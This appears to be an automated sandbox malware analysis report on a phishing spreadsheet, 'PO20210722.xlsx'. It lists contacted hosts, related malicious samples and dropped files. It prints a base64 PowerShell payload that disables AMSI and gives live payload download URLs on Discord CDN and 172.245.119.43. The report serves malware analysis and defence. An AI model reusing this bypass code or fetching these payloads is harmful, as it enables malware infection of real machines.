http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Virustotal		Browse
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
google.com	216.58.215.238	true	false		high
cdn.discordapp.com	162.159.130.233	true	false		high
www.jewelryengravings.com	unknown	unknown	true		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.159.130.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false
172.245.119.43	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452643
Start date:	22.07.2021
Start time:	17:16:57
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO20210722.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@12/15@4/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 18.2% (good quality ratio 16.5%) • Quality average: 67.3% • Quality standard deviation: 31.4%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:18:07	API Interceptor	36x Sleep call for process: EQNEDT32.EXE modified
17:18:10	API Interceptor	333x Sleep call for process: powershell.exe modified
17:18:38	API Interceptor	98x Sleep call for process: calc.exe modified
17:19:06	API Interceptor	217x Sleep call for process: NAPSTAT.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.159.130.233	order-confirmation.doc__.rtf	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/843685789120331799/847476783744811018/Otl.exe
	Order Confirmation.doc	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/843685789120331799/847476783744811018/Otl.exe
	cfe14e87_by_Libranalysis.rtf	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/520353354304585730/839557970173100102/ew.exe
	SkKcQaHEB8.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/808882061918076978/836771636082376724/VMtEguRH.exe
	P20200107.DOC	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/808882061918076978/836771636082376724/VMtEguRH.exe
	FBRO ORDER SHEET - YATSAL SUMMER 2021.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/836405556838924308/usd.exe
	SKM_C258 Up21042213080.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/834717762281930792/12345.exe
	SKM_C258 Up21042213080.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/834717762281930792/12345.exe
	G019 & G022 SPEC SHEET.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/834598381472448573/23456.exe
	Marking Machine 30W Specification.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/834598381472448573/23456.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2021 RFQ Products Required.doc	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/821511904769998921/821511945881911306/panam.exe
	Company Reference1.doc	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/819949436054536222/820935251337281546/nbalax.exe
	PAY SLIP.doc	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/788946375533789214/788947376849027092/atlasx.scr
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.16.25071.rtf	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/785423761461477416/785424240047947786/angelrawfile.exe
	part1.rtf	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/783666652440428545/783667553490698250/kdot.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.discordapp.com	Rli1iCfuVK.exe	Get hash	malicious	Browse	• 162.159.130.233
	kkXJRT8vEl.exe	Get hash	malicious	Browse	• 162.159.134.233
	r3xwkKS58W.exe	Get hash	malicious	Browse	• 162.159.134.233
	P58w6OezJY.exe	Get hash	malicious	Browse	• 162.159.129.233
	4QKHQR82Xt.exe	Get hash	malicious	Browse	• 162.159.134.233
	Swift_Fattura_0093320128_.exe	Get hash	malicious	Browse	• 162.159.130.233
	ySZpdJfqMO.exe	Get hash	malicious	Browse	• 162.159.129.233
	6BeKYZk7bg.exe	Get hash	malicious	Browse	• 162.159.130.233
	Wcqwghjdefrkaiamzhtbgtpbmolvfnoxik.exe	Get hash	malicious	Browse	• 162.159.135.233
	Wcqwghjdefrkaiamzhtbgtpbmolvfnoxik.exe	Get hash	malicious	Browse	• 162.159.134.233
	Invoice 41319 from AGUA.exe	Get hash	malicious	Browse	• 162.159.130.233
	BoFA Remittance Advice-2021207.exe	Get hash	malicious	Browse	• 162.159.130.233
	Wml15xdQH8.exe	Get hash	malicious	Browse	• 162.159.135.233
	lpaBPnb1OB.exe	Get hash	malicious	Browse	• 162.159.133.233
	Hsbc Scan copy 3547856788 Pdf.exe	Get hash	malicious	Browse	• 162.159.130.233
	Statement.xlsx	Get hash	malicious	Browse	• 162.159.135.233
	PO20210719.docx	Get hash	malicious	Browse	• 162.159.135.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Wesnvuotnnnxvacefgejmjccyfnnrjmdmc.exe	Get hash	malicious	Browse	• 162.159.134.233
	Wesnvuotnnnxvacefgejmjccyfnnrjmdmc.exe	Get hash	malicious	Browse	• 162.159.133.233
	Doc_PDF.exe	Get hash	malicious	Browse	• 162.159.133.233
google.com	ORD.ppt	Get hash	malicious	Browse	• 172.217.168.9
	ORD.ppt	Get hash	malicious	Browse	• 172.217.168.9
	rrnIEffG4c.exe	Get hash	malicious	Browse	• 172.217.168.36
	Requesting Prices.exe	Get hash	malicious	Browse	• 172.217.168.36

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	New order 11244332.pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	Z0hOr2pD7k.exe	Get hash	malicious	Browse	• 1.1.1.1
	USD_SLIP.docx	Get hash	malicious	Browse	• 104.21.19.245
	DHL JULY STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 104.21.19.200
	qK3005mdZn.exe	Get hash	malicious	Browse	• 172.67.168.51
	whesilox.exe	Get hash	malicious	Browse	• 172.67.188.154
	Bank contract,PDF.exe	Get hash	malicious	Browse	• 172.67.188.154
	Scan003000494 pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	Swift-pdf.exe	Get hash	malicious	Browse	• 104.21.13.164
	Order _ 08201450.doc	Get hash	malicious	Browse	• 172.67.188.154
	aLLEK0YD2O.exe	Get hash	malicious	Browse	• 104.21.13.164
	Statement SKBMT 09818.jar	Get hash	malicious	Browse	• 66.235.200.145
	DOC98374933_JULY2021.EXE	Get hash	malicious	Browse	• 172.67.203.175
	Specifications_Details_20337_FLQ.exe	Get hash	malicious	Browse	• 172.67.188.154
	RFQ - 4 SCH 160 EQUAL TEE.doc	Get hash	malicious	Browse	• 172.67.169.145
	RIi1iCfuVK.exe	Get hash	malicious	Browse	• 104.21.51.99
	kkXJRT8vEl.exe	Get hash	malicious	Browse	• 104.21.51.99
	kS2dqbsDwD.exe	Get hash	malicious	Browse	• 104.25.234.53
	Nb2HQZZDIf.exe	Get hash	malicious	Browse	• 104.25.233.53
	SgjcpodWpB.exe	Get hash	malicious	Browse	• 104.21.14.85
AS-COLOCROSSINGUS	USD_SLIP.docx	Get hash	malicious	Browse	• 198.46.132.159
	o3ZUDIEL1v	Get hash	malicious	Browse	• 107.173.85.99
	Invoice.xlsx	Get hash	malicious	Browse	• 198.12.81.125
	BANKINV19072021LIMCA.xlsx	Get hash	malicious	Browse	• 192.227.129.35
	aJw19xLGjc	Get hash	malicious	Browse	• 107.172.196.205
	uqZ7bBFvVL	Get hash	malicious	Browse	• 107.172.196.205
	9J7OaHH7Ob	Get hash	malicious	Browse	• 107.172.196.205
	QbdydvqPuu	Get hash	malicious	Browse	• 107.172.196.205
	sphost.exe	Get hash	malicious	Browse	• 172.245.186.101
	_VM_1064855583.HtM	Get hash	malicious	Browse	• 75.127.11.55
	Inv-04_PDF.vbs	Get hash	malicious	Browse	• 192.227.128.168
	Dvf7OP92yJ	Get hash	malicious	Browse	• 104.170.143.71
	PURCHASE ORDER 72021.xlsx	Get hash	malicious	Browse	• 198.12.81.125
	Order Request for Quotation.xlsx	Get hash	malicious	Browse	• 198.12.91.134
	Quotaton.xlsx	Get hash	malicious	Browse	• 198.12.81.125
	SWIFT MESSAGE DETAILS.xlsx	Get hash	malicious	Browse	• 192.210.173.40
	PI.xlsx	Get hash	malicious	Browse	• 198.23.207.48
	ftpp.xlsx	Get hash	malicious	Browse	• 198.46.132.159
	swift.xlsx	Get hash	malicious	Browse	• 198.23.207.48
	Ever Brilliant scan.xlsx	Get hash	malicious	Browse	• 192.210.173.40

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	USD_SLIP.docx	Get hash	malicious	Browse	• 162.159.130.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ORD.ppt	Get hash	malicious	Browse	• 162.159.130.233
	11.docx	Get hash	malicious	Browse	• 162.159.130.233
	New order (DDV21-0014) TOKYO HIP.ppt	Get hash	malicious	Browse	• 162.159.130.233
	Statement.xlsx	Get hash	malicious	Browse	• 162.159.130.233
	PO20210719.docx	Get hash	malicious	Browse	• 162.159.130.233
	Invoice-Scancopy.docx	Get hash	malicious	Browse	• 162.159.130.233
	New Purchase Order-030220.ppt	Get hash	malicious	Browse	• 162.159.130.233
	ly1.xlsx	Get hash	malicious	Browse	• 162.159.130.233
	DHL_119040 Beleg.ppt	Get hash	malicious	Browse	• 162.159.130.233
	Machine Service.xlsx	Get hash	malicious	Browse	• 162.159.130.233
	ABS 1234 PO.docx	Get hash	malicious	Browse	• 162.159.130.233
	lokibot.docx	Get hash	malicious	Browse	• 162.159.130.233
	RevisedSpreadsheet.xlsx	Get hash	malicious	Browse	• 162.159.130.233
	RFQ-21213.docx	Get hash	malicious	Browse	• 162.159.130.233
	Shipping Documents.doc	Get hash	malicious	Browse	• 162.159.130.233
	Drawing for Our New Order.ppt	Get hash	malicious	Browse	• 162.159.130.233
	DHL SHIPMENT NOTIFICATION,76207428452.doc	Get hash	malicious	Browse	• 162.159.130.233
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.16.23572.rtf	Get hash	malicious	Browse	• 162.159.130.233
	Preview Orders.doc	Get hash	malicious	Browse	• 162.159.130.233

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\Public\vbc.exe	PO20210719.docx	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\obi[1].exe	PO20210719.docx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\oad[1].jpg	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2026850
Entropy (8bit):	4.762681838766658
Encrypted:	false
SSDEEP:	12288:BgrUL/QryYqJOkK82HIUHvDcZIyy/hBc2T1odg+GfVwZQIzbiVgFvC4nPuoHMcnS:i
MD5:	7E40951D41A43B25F38C6DD25DC4BFE3
SHA1:	D389E4ED359D16981FF0E05739AC4C4A96311C60
SHA-256:	64A73E000DC919BC362CEA33F87549DA0D847C16F826E62138BF269006EF8C1C
SHA-512:	17782CE108E5B7443D69CF024E497D33A3D9A2A39E155A34E3BD59832F447C31EF4DD75E2FAF1B381F38691CCF9E11FB6D579896D999E5097BE1700A5AA17E0
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://cdn.discordapp.com/attachments/858793322087710753/863891857608015902/oad.jpg

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\oad[1].jpg

Preview:

V3JpdGUtVmVyYm9zZSAiR2V0LURlY29tcHJlc3NlZEJ5dGVBcnJheSI7JGE9JGE9V3JpdGUtSG9zdCAnezI3ODE3NjFFLTI4RTAtNDEwOS05OUZFLUI5RDEy
N0M1N0FGRX0nO1dyaXRlLVZlcmJvc2UgIkdldC1EZWNvbXByZXNzZWRCeXRlQXJyYXkiOyRhPSRhPVdyaXRlLUhvc3QgJ3syNzgxNzYxRS0yOEUwLTQxMDkt
OTlGRS1COUQxMjdDNTdBRkV9JzskYSA9IFtSZWZdLkFzc2VtYmx5LkdldFR5cGUoJ1N5c3RlbS5NYW5hZ2VtZW50LkF1dG9tYXRpb24uQW1zaVV0JysnaWxz
JykKJGggPSAiNDQ1NjYyNTIyMDU3NTI2MzE3NDQ1MjU1NDg0NyIKJHMgPSBbc3RyaW5nXSgwLi4xM3wle1tjaGFyXVtpbnRdKDUzKygkaCkuc3Vic3RyaW5n
KCgkXyoyKSwyKSl9KS1yZXBsYWNlICIgIgokYiA9ICRhLkdldEZpZWxkKCRzLCdOb25QdWJsaWMsU3RhdGljJykKJGIuU2V0VmFsdWUoJG51bGwsJHRydWUp
OyAkYT0kYT1Xcml0ZS1Ib3N0ICd7Mjc4MTc2MUUtMjhFMC00MTA5LTk5RkUtQjlEMTI3QzU3QUZFfSc7JGE9JGE9V3JpdGUtSG9zdCAnezI3ODE3NjFFLTI4
RTAtNDEwOS05OUZFLUI5RDEyN0M1N0FGRX0nOyRhPSRhPVdyaXRlLUhvc3QgJ3syNzgxNzYxRS0yOEUwLTQxMDktOTlGRS1COUQxMjdDNTdBRkV9JzskYT0k
YT1Xcml0ZS1Ib3N0ICd7Mjc4MTc2MUUtMjhFMC00MTA5LTk5RkUtQjlEMTI3QzU3QUZFfSc7CldyaXRlLUhvc3QgIisrKysrKysrKysrKysrKysrKysrKysrKy
srKysrKysrKysrKysrKysr

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\obi[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32+ executable (console) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	26624
Entropy (8bit):	6.055482508518817
Encrypted:	false
SSDEEP:	768:ko9xN+bR7ftwwAqCnv/sx3OfEbR7t6ll:nPwbR8t/3MR7AP
MD5:	F5041EC4CE468A07ECBFD076BC0F879B
SHA1:	BDA8CEA1EC8D1CEA253FC661559CD84CEE2195B9
SHA-256:	CAFF14D450514A35EAC5BA34B3E74126360662D7C8FDF60A8008A0E3BB8ED0B3
SHA-512:	4E64A727DA994675AA7517F260D639691F6A94BC9C510DDDE9D54F2F6E7F005B8B799EEEA1D9AAD1DC5128290654FA884A4AA0E397F96444914A067B8BD15C8
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 46%, Browse • Antivirus: Metadefender, Detection: 20%, Browse • Antivirus: ReversingLabs, Detection: 57%
Joe Sandbox View:	• Filename: PO20210719.docx, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://172.245.119.43/d/obi.exe

Preview:

MZ......................@..!..L.!This program cannot be run in DOS mode....$.......PE..d...h..`..........'..........H................@..
....P...p...P..(..text...(...........................`.P`.data........0......."..............@.
P..rdata..0....@.......$.............@.`@.pdata..p....`.......:..............@.0@.xdata.......p.......>.............@.0@.bss.................................`..idata...............@..............@.0..CRT....
h............H..............@.@..tls.................J.............@.@..vmp0...............L..............`..h.cobf...............\..
....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5D9484A8.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 816 x 552, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	94963
Entropy (8bit):	7.9700481154985985
Encrypted:	false
SSDEEP:	1536:U75cCbvD0PYFuxgYx30CS9ITdjq/DnjKqLqA/cx8zJjCKouoRwWH/EXXXXXXXXXB:kAPVZZ+oq/3TLPcx8zJjCXaWfEXXXXXB
MD5:	17EC925977BED2836071429D7B476809
SHA1:	7A176027FFD13AA407EF29EA42C8DDF7F0CC5D5C
SHA-256:	83905385F5DF8E961CE87C8C4F5E2F470CBA3198A6C1ABB0258218D932DDF2E9
SHA-512:	3E63730BC8FFEAD4A57854FEA1F1F137F52683734B68003480030DA77379EF6347115840280B63B75D61569B2F4F307B832241E3CEC23AD27A771F7B16D199A2
Malicious:	false

Preview:

.PNG........IHDR...0...(.....9.......sRGB.........gAMA......a.....pHYs..........o.d....IDATx^....e.z...b.$..P ..^.Jd..8.........c..c..mF.&......F...[....Zk...>.g....{...U.T.S.'.O......eS`S`S
`S`S`S`S`S..Q.{....._...?...g7.6.6.6.6.6.6.6.6......$......................!..c.?.).).).).).).)..).=...+....................}...............x.....O.M.M.M.M.M.M.M.M..M...>....o.l.l.l.l.l..z.l@...&................@.
....C...............+...d.x.w.7.6.6.6.6.6.^..6 {..[.).).).).).).)..)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1........................]............x....e..n...........+...d.x.w.7.6
.6.6.6.6.^..6 {..[.).).).).).).)..)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.................?.....b..o.l.l.l.l.l.l.l.|`.l@...`.~S`S`S`S`S`S`S`S`..=.6.6.6.6.6.6.6.>0.6 ....?.
).).).).).).)......................}.................l.M.M.M.M.M.M.M..L...>....o.l.l.l.l.l.l.l@....................d.x...7.6.6.6.6.6.6.6 .s`S`S`S`S`S`S`S`S..S`...<...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\644833DE.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 654x513, frames 3
Category:	dropped
Size (bytes):	62140
Entropy (8bit):	7.529847875703774
Encrypted:	false
SSDEEP:	1536:S30U+TLdCuTO/G6VepVUxKHu9CongJvJsg:vCTbVKVzHu9ConWvJF
MD5:	722C1BE1697CFCEAE7BDEFB463265578
SHA1:	7D300A2BAB951B475477FAA308E4160C67AD93A9
SHA-256:	2EE4908690748F50B261A796E6932FBCA10A79D83C316A9CEE92726CA4453DAE
SHA-512:	2F38E0581397025674FA40B20E73B32D26F43851BE9A8DFA0B1655795CDC476A5171249D1D8D383693775ED9F132FA6BB56D92A8949191738AF05DA053C4E561

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\644833DE.jpeg	
Malicious:	false
Preview:	......JFIF.....`.`......Exif..MM.*.......;.........J.i.........R.......................>.. ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\70F76B9C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 816 x 552, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	94963
Entropy (8bit):	7.9700481154985985
Encrypted:	false
SSDEEP:	1536:U75cCbvD0PYFuxgYx30CS9ITdjq/DnjKqLqA/cx8zJjCKouoRwWH/EXXXXXXXXXB:kAPVZZ+oq/3TLPcx8zJjCXaWfEXXXXXB
MD5:	17EC925977BED2836071429D7B476809
SHA1:	7A176027FFD13AA407EF29EA42C8DDF7F0CC5D5C
SHA-256:	83905385F5DF8E961CE87C8C4F5E2F470CBA3198A6C1ABB0258218D932DDF2E9
SHA-512:	3E63730BC8FFEAD4A57854FEA1F1F137F52683734B68003480030DA77379EF6347115840280B63B75D61569B2F4F307B832241E3CEC23AD27A771F7B16D199A2
Malicious:	false
Preview:	.PNG........IHDR...0...(.....9.......sRGB.........gAMA......a.....pHYs..........o.d....IDATx^....e.z...b.$..P ..^.Jd..8.........c..c..mF.&......F...[....Zk...>.g....{...U.T.S.'.O......eS`S`S `S`S`S`S`S..Q.{....._...?...g7.6.6.6.6.6.6.6.6......$......................!..c.?.).).).).).).)..).=...+....................}...............x.....O.M.M.M.M.M.M.M.M..M...>....o.l.l.l.l.l..z.l@...&................@. ....C...............+...d.x.w.7.6.6.6.6.6.^..6 {..[.).).).).).).)..)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.......................]...........x....e..n...........+...d.x.w.7.6 .6.6.6.6.^..6 {..[.).).).).).).)..)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.................?.....b..o.l.l.l.l.l.l.l.|`.l@...`.~S`S`S`S`S`S`S`S`..=.6.6.6.6.6.6.6.6.>0.6 ....?.).).).).).).).......................}.................l.M.M.M.M.M.M.M.M..L...>....o.l.l.l.l.l.l.l.l@....................d.x...7.6.6.6.6.6.6.6.6 .s`S`S`S`S`S`S`S`S..S`...<...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\95D899CB.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.8123868765428575
Encrypted:	false
SSDEEP:	3072:C34UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:M4UcLe0JOcXuunhqcS
MD5:	B1201D35B95678AB9D8E1782E6C71E6C
SHA1:	967D7CF6F5294A6E99E4EE780ED02CAA2293D2A6
SHA-256:	4DC5CBF55010B223DC5E2E19962DFFAD82AF9B994398687B979D5CB9CADF82A4
SHA-512:	EFCD4C5BFEC436BF4E6DAB1B21FC41A0A4C1AEF69C481D3A69C9D2AE74ABBE857E0DBBFEEF20EA0A782EE63279B14D1CAEC30AF373A6C18435F59C147B92 19B4
Malicious:	false
Preview:	....l..........................m>...!.. EMF........(...\K..hC..F...,... ...EMF+.@.................X...X...F...\...P...EMF+"@...........@..........$@..........0@.............? !@...........@..%...........%..................................R...p................................@."C.a.l.i.b.r.i...z$...<..-z.z.@..% ......\.........@...N.P..........(......N.P...... ....y.z...... ....c..z.z............O..........................%...X...%...7...................{$..................C.a.l.i.b.r.i...........L..X...............c....vdv......%. ....%...........%...........!..............................."...........%...........%...........%...........T...T..........................@.E.@............L.......................P... ...6...F...$.......EMF+*@..$.........? ....?.........@...........@..........*@..$..........?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A4C3E111.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Preview:	......JFIF.............C...C..r...."...}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...((... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C3B800A.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 654x513, frames 3
Category:	dropped
Size (bytes):	62140
Entropy (8bit):	7.529847875703774
Encrypted:	false
SSDEEP:	1536:S30U+TLdCuTO/G6VepVUxKHu9CongJvJsg:vCTbVKVzHu9ConWvJF
MD5:	722C1BE1697CFCEAE7BDEFB463265578
SHA1:	7D300A2BAB951B475477FAA308E4160C67AD93A9
SHA-256:	2EE4908690748F50B261A796E6932FBCA10A79D83C316A9CEE92726CA4453DAE
SHA-512:	2F38E0581397025674FA40B20E73B32D26F43851BE9A8DFA0B1655795CDC476A5171249D1D8D383693775ED9F132FA6BB56D92A8949191738AF05DA053C4E561
Malicious:	false
Preview:	......JFIF.....`.`......Exif..MM.*.......;.........J.i.........R.......................>... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D3AC9EED.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
